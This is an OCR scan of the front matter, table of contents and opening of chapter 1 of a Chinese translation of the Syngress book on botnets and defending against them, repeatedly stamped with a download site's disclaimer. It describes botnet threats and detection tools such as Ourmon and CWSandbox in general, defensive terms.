免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(TP-4344.0101)

SYNGRESS®

ELSEVIER
原版引进

僵尸网络 网络程序杀手
Botnets
The Killer Web App

网络技术飞速发展，病毒、蠕虫、木马等不断涌现，而僵尸网络则是“网络程序杀手”，其危害远远高于以前的恶意脚本，已经成为网络社会所面临的最大威胁。

本书从一个真实的僵尸网络攻击案例开始，随后结合实例介绍僵尸网络的基础知识，包括僵尸网络的概念、运行方式和环境、生命周期等。紧接着介绍僵尸网络的检测、跟踪工具和技术，以及Ourmon和沙盒工具的使用，最后讲解了如何获取情报资源及如何应对僵尸网络。

本书特色

- 第一本专门介绍最新网络威胁——僵尸网络的作品
- 介绍了什么是僵尸网络、它们如何传播、利用何种工具来对抗等问题
- 全面覆盖Ourmon和其他开放资源工具
- 由多位富有丰富实践经验的专家编写

电话：010-64006871
网址：www.kbooks.cn

ISBN 978-7-03-024943-2

9 787030 249432 >

定价：48.00 元

销售分类建议：计算机/信息安全
本版本只限于在中华人民共和国境内销售

ELSEVIER

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

作者简介

Craig A. Schiller（CISSP-ISSMP，ISSAP） 波特兰州立大学首席信息安全官；鹰眼安全培训有限公司总裁；最早的公认系统安全准则（GASSP）的主要作者，与他人合著 *Handbook of Information Security Management*，*Data Security Management* 的特约作者。Craig 先生也参与编写了 *Combating Spyware in the Enterprise*（Syngress，ISBN：1597490644）和 *Winternals Defragmentation*，*Recovery*，*and Administration Field Guide*（Syngress，ISBN：1597490792）。他是高级网络安全工程师并负责美国宇航局航空情报服务处信息安全组。他负责美国俄勒冈州 hillisboro 警察局警察储备专家部门。

Jim Binkley 波特兰州立大学高级网络工程师和网络安全研究人员、Ourmon 软件的制作者。Jim Binkley 有 20 多年的 TCP/IP 经验和 25 年的 UNIX 操作系统经验，在波特兰州立大学从事网络管理、网络安全和 UNIX 操作系统的教学工作，为大学提供各种网络监测手段，并提供网络设计的咨询工作。曾与 John McHugh 一起参与了波特兰州立大学的“安全移动网络”项目（美国国防高级研究计划局资助）。Jim Binkley 获得华盛顿州立大学计算机专业硕士，专门从事无线网络技术及网络异常监测包括开源 Ourmon 网络监测和异常监测系统。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

致　谢

感谢以下人士在本书出版过程中的热心支持。

在这里感谢银行家、律师以及财务工作人员似乎有点奇怪，但他们中的每个人对Syngress的成功出版发行起了重要的作用，感谢

Jim Barbieri，Ed Remondi，Anne Marie Sharpe，以及他们在Holbrook的工作团队；

美国波士顿Ruberto，Israel & Weiner律师事务所的Gene Landy，Amy Mastrobattista和Beth Grazio；

Morgan & Morgan（PC in Hingham，马萨诸塞州）的Timothy D. MacLellan及其助手Darci Miller Nadeau。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

贡献作者

Tony Bradley（CISSP-ISSAP）《纽约时报》旗下 About. com 因特网安全网站主管，在许多网站和刊物上发表多篇文章，如 PC World、SearchSecurity. com、WindowsNetworking. com、智能计算杂志（*Smart Computing* magazine）和信息安全杂志（*Information Security* magazine）。目前是一家世界财富 100 强公司的网络安全顾问及设计师，积极推动世界财富 500 强企业的反病毒及网络安全事件响应的策略及技术，也为小规模公司提供技术支持和网络管理。著有 *Essential Computer Security: Everyone's Guide to E-mail, Internet, and Wireless Security*（Syngress，ISBN：1597491144）。

Tony 获得过多种认证，包括 CISSP、ISSAP、MCSE、MCSA、MCP 等。由于在 Windows 安全技术上的贡献，被授予微软“最有价值专家”称号（MVP）。

在 About. com 网站上，平均每月有超过 600 000 的浏览量，并且有 25 000 个固定用户。Tony 还创办了 10-part Computer Security 101 课程，至今已培训数千人并赢得口碑流行起来。除此之外，Tony 还曾参编多部有关计算机安全的书籍，如 *Hacker's Challenge 3*（ISBN：0072263040）、*Winternals: Defragmentation, Recovery, and Administration Field Guide*（ISBN：1597490792），以及 *Combating Spyware in the Enterprise*（ISBN：1597490644）。Tony Bradley 撰写了本书第 4 章。

Michael Cross（MCSE、MCF＋I、CAN、Network＋） 因特网专家/尼亚加拉警察局（NRPS）计算机取证分析师。他检查涉嫌犯罪的计算机，协助处理与计算机或因特网相关的案件。除了在 www. nrps. com 上设计并维护 NRPS 网站和 NRPS 内联网以外，Michael Cross 提供编程、硬件和网络管理等方面的支持。他所在的信息技术团队，为一个 800 多个民间用户和军方用户的用户群提供支持。他认为，如果用户带枪，解决问题的动力就会更大。Michael 还拥有 KnightWare（www. knightware. ca），可以提供与计算机有关的服务，如网页设计、Bookworms（www. bookworms. ca，可以在这个网站上在线购买收藏品和一些有趣的东西）。他作为自由作家已经有好几年了，在许多书籍和文选当中发表了 30 多篇文章。目前和妻子 Jennifer 以及一对可爱的儿女（儿子 Jason，女儿 Sara）居住在加拿大安大略省圣凯瑟琳市。Michael Cross 撰写了本书第 11 章。

Gadi Evron 是 Beyond Security 公司的安全专家，该公司位于美国弗吉尼亚州 McLean，为客户提供漏洞评估和漏洞管理解决方案；同时也是网络安全咨讯公司 SecuriTeam的主编。Gadi Evron 是因特网安全技术领域特别是针对僵尸网络和网络钓鱼领域方面的安全专家，也是零日紧急响应小组（Zeroday Emergency Response Team，ZERT）的创始人，著名的针对企业间谍破坏活动的安全专家。他曾担任以色列政府因

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

特网安全行动组的经理，曾经是以色列政府计算机安全应急响应组（Computer Emergency Response Team，CERT）的创始人和经理。Gadi Evron 撰写了本书第 3 章。


David Harley（BA，CISSP） 主编并与他人合编了许多计算机安全技术方面的书籍，如 *Viruses Revealed* 和即将出版的 *AVIEN*（防病毒信息交换网络）、*Malware Defense Guide for the Enterprise*。他是一位经验丰富且德高望重的反病毒研究人员，同时具有多项资质认证如安全审计（BS7799 主任审核员）、ITIL 管理认证和医学资讯。他为一家主要医学研究基金会进行安全分析并管理英国国家健康中心的威胁评估中心，特别是针对 malware 和电子邮件的安全管理。David 参与编写了第 5 章。

Chris Ries VigilantMinds 公司的安全工程师，在匹兹堡从事安全服务培训及专业咨询。主要从事软件漏洞的检测、利用和修补以及恶意代码的分析和安全软件的评估，并在这些研究工作基础上发表了多篇文章和技术白皮书，也参与了一些信息安全方面的书籍编写工作。Chris 拥有 Colby 大学计算机专业学士学位，辅修数学，在大学期间完成了自动恶意代码检测研究工作。Chris 也是美国国家网络辩论和训练联盟的分析研究人员（NCFTA），为相关法律实施提供技术支持。Chris 为本书第 8 和 9 章进行了技术编辑。

Carsten Willems 独立软件研发人员，具有 10 年的工作经验，特别是针对恶意软件的安全工具的研发。他是 SWSandbox 沙盒工具（一种恶意软件自动分析工具）的创立者。该工具是他在亚琛工业大学计算机专业硕士论文的一部分，现在已经被 sunbelt 软件公司用于 Clearwater 和 FL 中。目前他正在曼海姆大学从事博士研究工作，课题为“恶意软件自动分类”。2006 年 11 月，他的“恶意程序行为的自动分析”获得安全应用技术学会三等奖。此外 Carsten 还创建了一些官方及电子商务产品。最近，他研发的 SAGE GS-SHOP（一种在线 shopping 客户端服务器）已经被安装 10 000 多次。本书的第 10 章由 Carsten 编写。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目　录

第 1 章　僵尸网络：呼吁行动 …… 1
前言 …… 2
网络程序杀手 …… 3
问题有多大？ …… 3
僵尸网络的概念史 …… 4
僵尸病毒的新闻案例 …… 11
业界反响 …… 15
小结 …… 15
快速回顾 …… 16
常见问题 …… 17
第 2 章　僵尸网络概述 …… 19
什么是僵尸网络？ …… 20
僵尸网络的生命周期 …… 20
漏洞利用 …… 21
召集和保护僵尸网络客户端 …… 24
等候命令并接受 payload …… 27
僵尸网络究竟做什么？ …… 28
吸收新成员 …… 28
DDoS …… 31
广告软件（Adware）和 Clicks4Hire 的安装 …… 33
僵尸网络垃圾邮件和网络钓鱼连接 …… 35
存储和分配偷窃或非法（侵犯）知识产权的信息资料 …… 37
勒索软件（Ransomware） …… 41
数据挖掘 …… 41
汇报结果 …… 41
销毁证据，放弃（僵尸）客户端 …… 41
僵尸网络经济 …… 42
垃圾邮件和网络钓鱼攻击 …… 42
恶意广告插件和 Clicks4Hire 阴谋 …… 43
Ransomware 勒索软件 …… 45
小结 …… 45
快速回顾 …… 46
常见问题 …… 48

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 3 章 僵尸网络 C&C 的替换技术 …… 51
简介：为什么会有 C&C 的替换技术？ …… 52
追溯 C&C 的发展历史 …… 53
DNS 和 C&C 技术 …… 53
域名技术 …… 54
多宿（Multihoming） …… 54
可替换控制信道 …… 55
基于 Web 的 C&C 服务器 …… 55
基于回声的僵尸网络 …… 55
P2P 僵尸网络 …… 57
即时消息（IM）C&C …… 57
远程管理工具 …… 58
降落区（drop zone）和基于 FTP 的 C&C …… 58
基于 DNS 的高级僵尸网络 …… 60
小结 …… 61
快速回顾 …… 62
常见问题 …… 62
第 4 章 僵尸网络 …… 63
简介 …… 64
SDBot …… 64
别名 …… 64
感染途径 …… 65
被感染的标志 …… 65
注册表项 …… 66
新生成的文件 …… 67
病毒传播 …… 67
RBot …… 68
别名 …… 68
感染途径 …… 68
被感染的标志 …… 68
Agobot …… 72
别名 …… 72
感染途径 …… 72
被感染的标志 …… 73
传播 …… 75
Spybot …… 76
别名 …… 76
感染途径 …… 76

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

被感染的标志 …… 77
注册表项 …… 77
不正常的流量 …… 79
传播 …… 79
Mytob …… 80
别名 …… 80
感染途径 …… 81
被感染的标志 …… 81
系统文件夹 …… 81
不正常的流量 …… 81
传播 …… 81
小结 …… 82
快速回顾 …… 83
常见问题 …… 84
第 5 章 僵尸网络检测：工具和技术 …… 87
简介 …… 88
滥用 …… 88
垃圾邮件和滥用 …… 91
网络设施：工具和技术 …… 92
SNMP 和网络流：网络监控工具 …… 94
防火墙和日志 …… 97
第二层的交换机和隔离技术 …… 98
入侵检测 …… 101
主机的病毒检测 …… 104
作为 IDS 例子的 Snort …… 109
Tripwire …… 112
暗网、蜜罐和其他陷阱 …… 114
僵尸网络检测中的取证技术和工具 …… 116
过程 …… 117
事件日志 …… 119
防火墙日志 …… 125
反病毒软件日志 …… 127
小结 …… 134
快速回顾 …… 134
常见问题 …… 137
第 6 章 Ourmon：概述和安装 …… 139
简介 …… 140
案例分析：在黑暗中跌撞前行的事情 …… 141

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

案例 1：DDoS（分布式拒绝服务） …… 141
案例 2 外部并行扫描 …… 143
案例 3 僵尸客户端 …… 144
案例 4 僵尸服务器 …… 145
Ourmon 如何工作 …… 146
Ourmon 的安装 …… 149
Ourmon 安装提示和窍门 …… 151
小结 …… 153
快速回顾 …… 153
常见问题 …… 154
第 7 章 Ourmon：异常检测工具 …… 157
简介 …… 158
Ourmon 网页接口 …… 158
原理简介 …… 162
TCP 异常检测 …… 163
TCP 端口报告：30 秒视图 …… 164
TCP 蠕虫图表 …… 170
TCP 每小时摘要 …… 171
UDP 异常检测 …… 173
E-mail 异常检测 …… 175
小结 …… 177
快速回顾 …… 178
常见问题 …… 179
第 8 章 IRC 和僵尸网络 …… 181
简介 …… 182
IRC 协议 …… 182
Ourmon 的 RRDTOOL 统计与 IRC 报告 …… 185
IRC 报告的格式 …… 185
检测 IRC 僵尸网络客户端 …… 190
检测 IRC 僵尸网络服务器 …… 194
小结 …… 197
快速回顾 …… 197
常见问题 …… 198
第 9 章 ourmon 高级技术 …… 201
简介 …… 202
自动包捕获 …… 202
异常检测触发器 …… 203
触发器应用实例 …… 205

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Ourmon 事件日志 …… 209
搜索 Ourmon 日志的技巧 …… 209
嗅探 IRC 消息 …… 212
优化系统 …… 215
买一个双核（Dual-Core）CPU …… 216
使用不同的电脑，分开前端与后端 …… 216
买一个双核，双 CPU 的主板 …… 217
扩大内核的环缓存 …… 217
减少中断 …… 218
小结 …… 218
快速回顾 …… 218
常见问题 …… 220
第 10 章 使用沙盒工具应对僵尸网络 …… 221
简介 …… 222
CWSandbox 介绍 …… 223
组件介绍 …… 226
检查分析报告的样本 …… 231
<analysis>部分 …… 231
分析 82f78a89bde09a71ef99b3ced b991bcc. exe …… 232
分析 Arman. exe …… 233
解释分析报告 …… 237
僵尸病毒是如何安装的？ …… 238
病毒如何感染新主机 …… 239
僵尸病毒如何保护本地主机和自己？ …… 240
联系哪个 C&C 服务器以及如何联系 …… 243
僵尸病毒如何更新？ …… 244
进行了什么样的恶意操作？ …… 245
在线沙盒对僵尸病毒的监测结果 …… 249
小结 …… 251
快速回顾 …… 252
常见问题 …… 253
第 11 章 情报资源 …… 255
简介 …… 256
辨别企业/大学应该尽力收集的信息 …… 256
反汇编 …… 258
可找到公用信息的地方/组织 …… 260
反病毒、反间谍软件、反恶意软件的网页 …… 260
专家和志愿者组织 …… 261

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

邮件列表和讨论团体 …… 263
会员组织以及如何获得资格 …… 263
审查成员 …… 264
保密协议 …… 264
什么可以共享 …… 264
什么不能共享 …… 264
违背协议的潜在影响 …… 265
利益冲突 …… 265
获取信息时如何处理 …… 266
情报收集在法律相关的执行方面扮演的角色 …… 267
小结 …… 267
快速回顾 …… 268
常见问题 …… 269
第 12 章 应对僵尸网络 …… 271
简介 …… 272
放弃不是一个选项 …… 272
为什么会有这个问题？ …… 273
刺激需求：金钱，垃圾邮件，以及网络钓鱼 …… 274
法律实施问题 …… 275
软件工程的棘手问题 …… 276
缺乏有效的安全策略或者过程 …… 277
执行过程中的挑战 …… 278
我们应该做什么？ …… 279
有效的方法 …… 279
如何应对僵尸网络？ …… 282
报告僵尸网络 …… 283
绝地反击 …… 284
法律的实施 …… 288
暗网、蜜罐和僵尸网络颠覆 …… 288
战斗的号角 …… 290
小结 …… 291
快速回顾 …… 291
常见问题 …… 293

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 1

第 1 章
僵尸网络：呼吁行动

本章主要内容：

- 网络程序杀手
- 问题有多大？
- 业界反响

- √ 小结
- √ 快速回顾
- √ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前言

整个 2006 年，科技安全大会都在讨论最新的“网络程序杀手”。不幸的是，这种技术主要是为一些不法分子服务的。新一代高智商而缺乏道德责任感的黑客们，在一些有组织的犯罪集团以及垃圾邮件制造商的资助下，创造了一种致命的摧毁性病毒——僵尸网络。来自威廉玛丽学院的 Norman Elton 和 Matt Keel 在 2005 年“谁拥有你的网络?”的报告中称，僵尸网络是“人类面对的一个最大的威胁”。这似乎有些夸张，但是说僵尸网络是网络社会所面临的最大威胁却是有据可依的。John Canavan 在名为“恶意 IRC[①] 的进化”的白皮书中提到，僵尸网络是“最危险和最广为传播的 Win32 病毒威胁”。

2006 年 10 月 16 日 e-Week 杂志封面称，我们“正在输掉”与僵尸网络的战争。Ryan Naraine 在“与僵尸网络的战争已经失败?”一文中介绍了僵尸网络环境现状：僵尸网络是“组织严谨的全球犯罪链中的关键核心。它利用僵尸工具盗用带宽，并通过非法网络活动谋取利益”（更多信息参考 www. eweek. com/article2/0,1895,2029720,00. asp）。而与之形成鲜明对比的是，相应的安全措施刚刚起步，少数安全软件厂商发行了与僵尸网络相关的产品（第一版）。紧缺急需的情报信息被封锁起来，仅传递给需要它的安全专家，只有信息安全专家清楚地了解安全问题。有安全专家宣称：“这（指僵尸网络）是不存在的”。一位供货商告诉我们，他们产品的质量取决于他们情报资源的质量，然而接下来却说，他们不能给我们确保情报资源质量的任何信息。

早期对抗网络僵尸的方法是消灭僵尸服务器，即“对毒蛇的斩首行动”。针对近期的僵尸网络的安全措施研究文献中称，我们不是和普通的蛇而是和“九头蛇”战斗。它不仅仅有一个头，而是很多个，除去一个，将产生两个来取代它，因而这个斗争失败了很多次。文章中，几个安全专家承认与僵尸网络的战斗已经失败。在实际战斗中，军官必须对抗的是敌人，但重要的是必须鼓舞士气，必须有斗志（必须与己方低迷的士气作战）。率先与僵尸网络作战的安全专家（先驱）在意识到“斩首行动”（消灭 C&C 服务器）不再和昔日一样有效时，非常沮丧。设想进攻的先前军队遇见城堡，城堡主对围城塔、弹弩或迫击炮的感受。然而随着这些武器的引入，城堡自身设计也在改变：由一面环绕城堡的墙变成一系列的墙；城堡形状由规则方形变成不规则形状以便避开而不是挡住敌人的武器。武器的失败并不意味着战斗的失败，只有军官沮丧，使得士兵士气削弱且不懂得变通因地制宜才会导致失败。

本书意在为对抗僵尸网络而增加新士兵和新武器。为此，作者希望挖掘“士气”削弱的根源，帮助专业技术安全人士重新获得信心，为进一步探索研究打下基础。

本章介绍了现状以及为什么会到这步田地。用户计算机水平千差万别，为此我们必须从最基础的开始。什么是僵尸网络？它最简单的形式是一群感染了病毒的计算机执行“傀儡牧人”的命令。“傀儡牧人 ”就是利用僵尸网络谋取利益或攻击其他计算机的黑客。

① Internet Relay Chatting——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网络程序杀手

僵尸网络如何成为“网络程序杀手”？创造和管理僵尸网络的软件使得僵尸网络危害程度要远远高于以前的恶意脚本那一代。它不仅仅是病毒，而是病毒的病毒。僵尸网络是模块化式的，一个模块利用找到的漏洞来控制目标系统。然后，它下载另一个模块，该模块通过阻止反病毒软件和防火墙来保护新僵尸病毒。第三个模块可能开始扫描其他有漏洞的系统。僵尸网络具有自适应功能。它可以设计成下载不同的模块，以便于利用它所发现的系统漏洞。新的攻击手段一出现，就能被加入到模块中去，这使得防病毒软件的工作更为复杂。找到僵尸网络的一个组件，发现不了其他组件的特性。因为这个组件能够选择任意数量的模块进行下载，以完成僵尸网络运行每个阶段所需要的功能。这也使得反病毒软件受到质疑，当反病毒软件遇到并清除了多重组件的僵尸病毒的一个组件后就显示系统病毒已清除干净了。因为首次感染后，需要每个组件时就下载，因而系统遭遇零天攻击的可能性会变大。如果你处于企业环境中，清除恶意代码不彻底，会有把僵尸病毒带回（循环）的危险。为了降低这个危险性，许多 IT 部门选择了从已知的干净镜像文件来重装（重新镜像）系统。

僵尸网络可选择目标攻击。就是说，黑客能够将一个公司或者市场部门作为攻击目标。尽管僵尸网络能够随机产生，他们也可以专门设计选择一系列潜在用户组成的僵尸网络。傀儡牧人能够配置僵尸客户端，以限制他们在设定的因特网协议（IP）地址范围内对主机的扫描。由于具有这种定位特性带来了对特定（根据客户需求）攻击的市场需求。僵尸网络的目标定位也有自适应能力。僵尸客户端能够检查新感染的主机以知道如何利用漏洞。例如，确定主机的主人是电子黄金账户的顾客，僵尸客户端能够下载一个组件，该组件在下一次客户进行交易时利用 piggyback[①]。当主机的主人链接上电子黄金账户时，僵尸病毒就会利用漏洞，通过发送转账申请从账户取走现金。

问题有多大?

2006 年 9 月，Symantec 发布的最新因特网威胁报告称，2006 年 1～6 月期间，每天有 57 717 台活跃的僵尸网络计算机。Symantec 也声称，已经发现了超过 450 万台活动明显的僵尸网络计算机。根据我们在学术领域的经验，很多看到的僵尸病毒通常是检测不到的，除非傀儡牧人放弃该计算机。一旦僵尸客户端停止运行，就能检测出其残留。这就是说，实际数量远远大于 Symantec 报告中的数量，再加上僵尸客户端还有一种模块能关闭反病毒软件，并阻止用户访问反病毒软件供应商的网站进行更新或下载杀毒工具。

11 月 17 日发行的 e-Week 在线杂志声称俄罗斯的傀儡牧人操纵了 7000 多台主机进行垃圾邮件和黑客行为，如果这种情形继续下去，正如猖獗的犯罪以及非法的毒品影响社会经济前景那样，这场僵尸网络灾祸就可能威胁未来的网络。

---

① 寄生术，是指跟随其他用户的合法访问操作混入计算机系统作案的一种方法——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

仔细查看 McAfee 公司 Ken Baylor 和 Chris Brown 的白皮书“Killing Botnets——A View from the trenches”中特别的案例。即使文章结尾明显是有商业目的，其所收集的案例确是真实和有潜在可能的。2006 年 3 月，McAfee 被要求从一个数目庞大的僵尸网络中收回美国国家中心的电信基础设施。在协议的第一周，McAfee 记录了 690 万次攻击，其中 95%是与 IRC 有关的僵尸病毒。国家电话公司报告了其引起的问题：

- 无数网络停机达 6h
- 面对客户诉讼威胁
- 客户交易中断
- 银行 ATM 服务漫长的停机

自 2005 年 1 月份以来，微软公司开始给用户提供 Windows 恶意软件去除工具（Windows Malicious Software Removal Tool）。15 个月后，微软宣称已经从将近 600 万的单台计算机上删除了 1600 万次恶意软件事例。根据微软的报告“Progress Made, Trends Observed”（取得进展，洞察趋势），主要删除的恶意软件是僵尸病毒。用户可以自愿使用该工具，也就是说，绝大多数的微软用户并没有运行该工具。在赞同这些数据之前，记住这种行为是反应行为——计算机被感染后，先投入使用然后才被发现和删除。2006 年的最后一周内，微软发行了一个补丁，3 天后，对该补丁的漏洞利用（攻击）已经遍布网络。

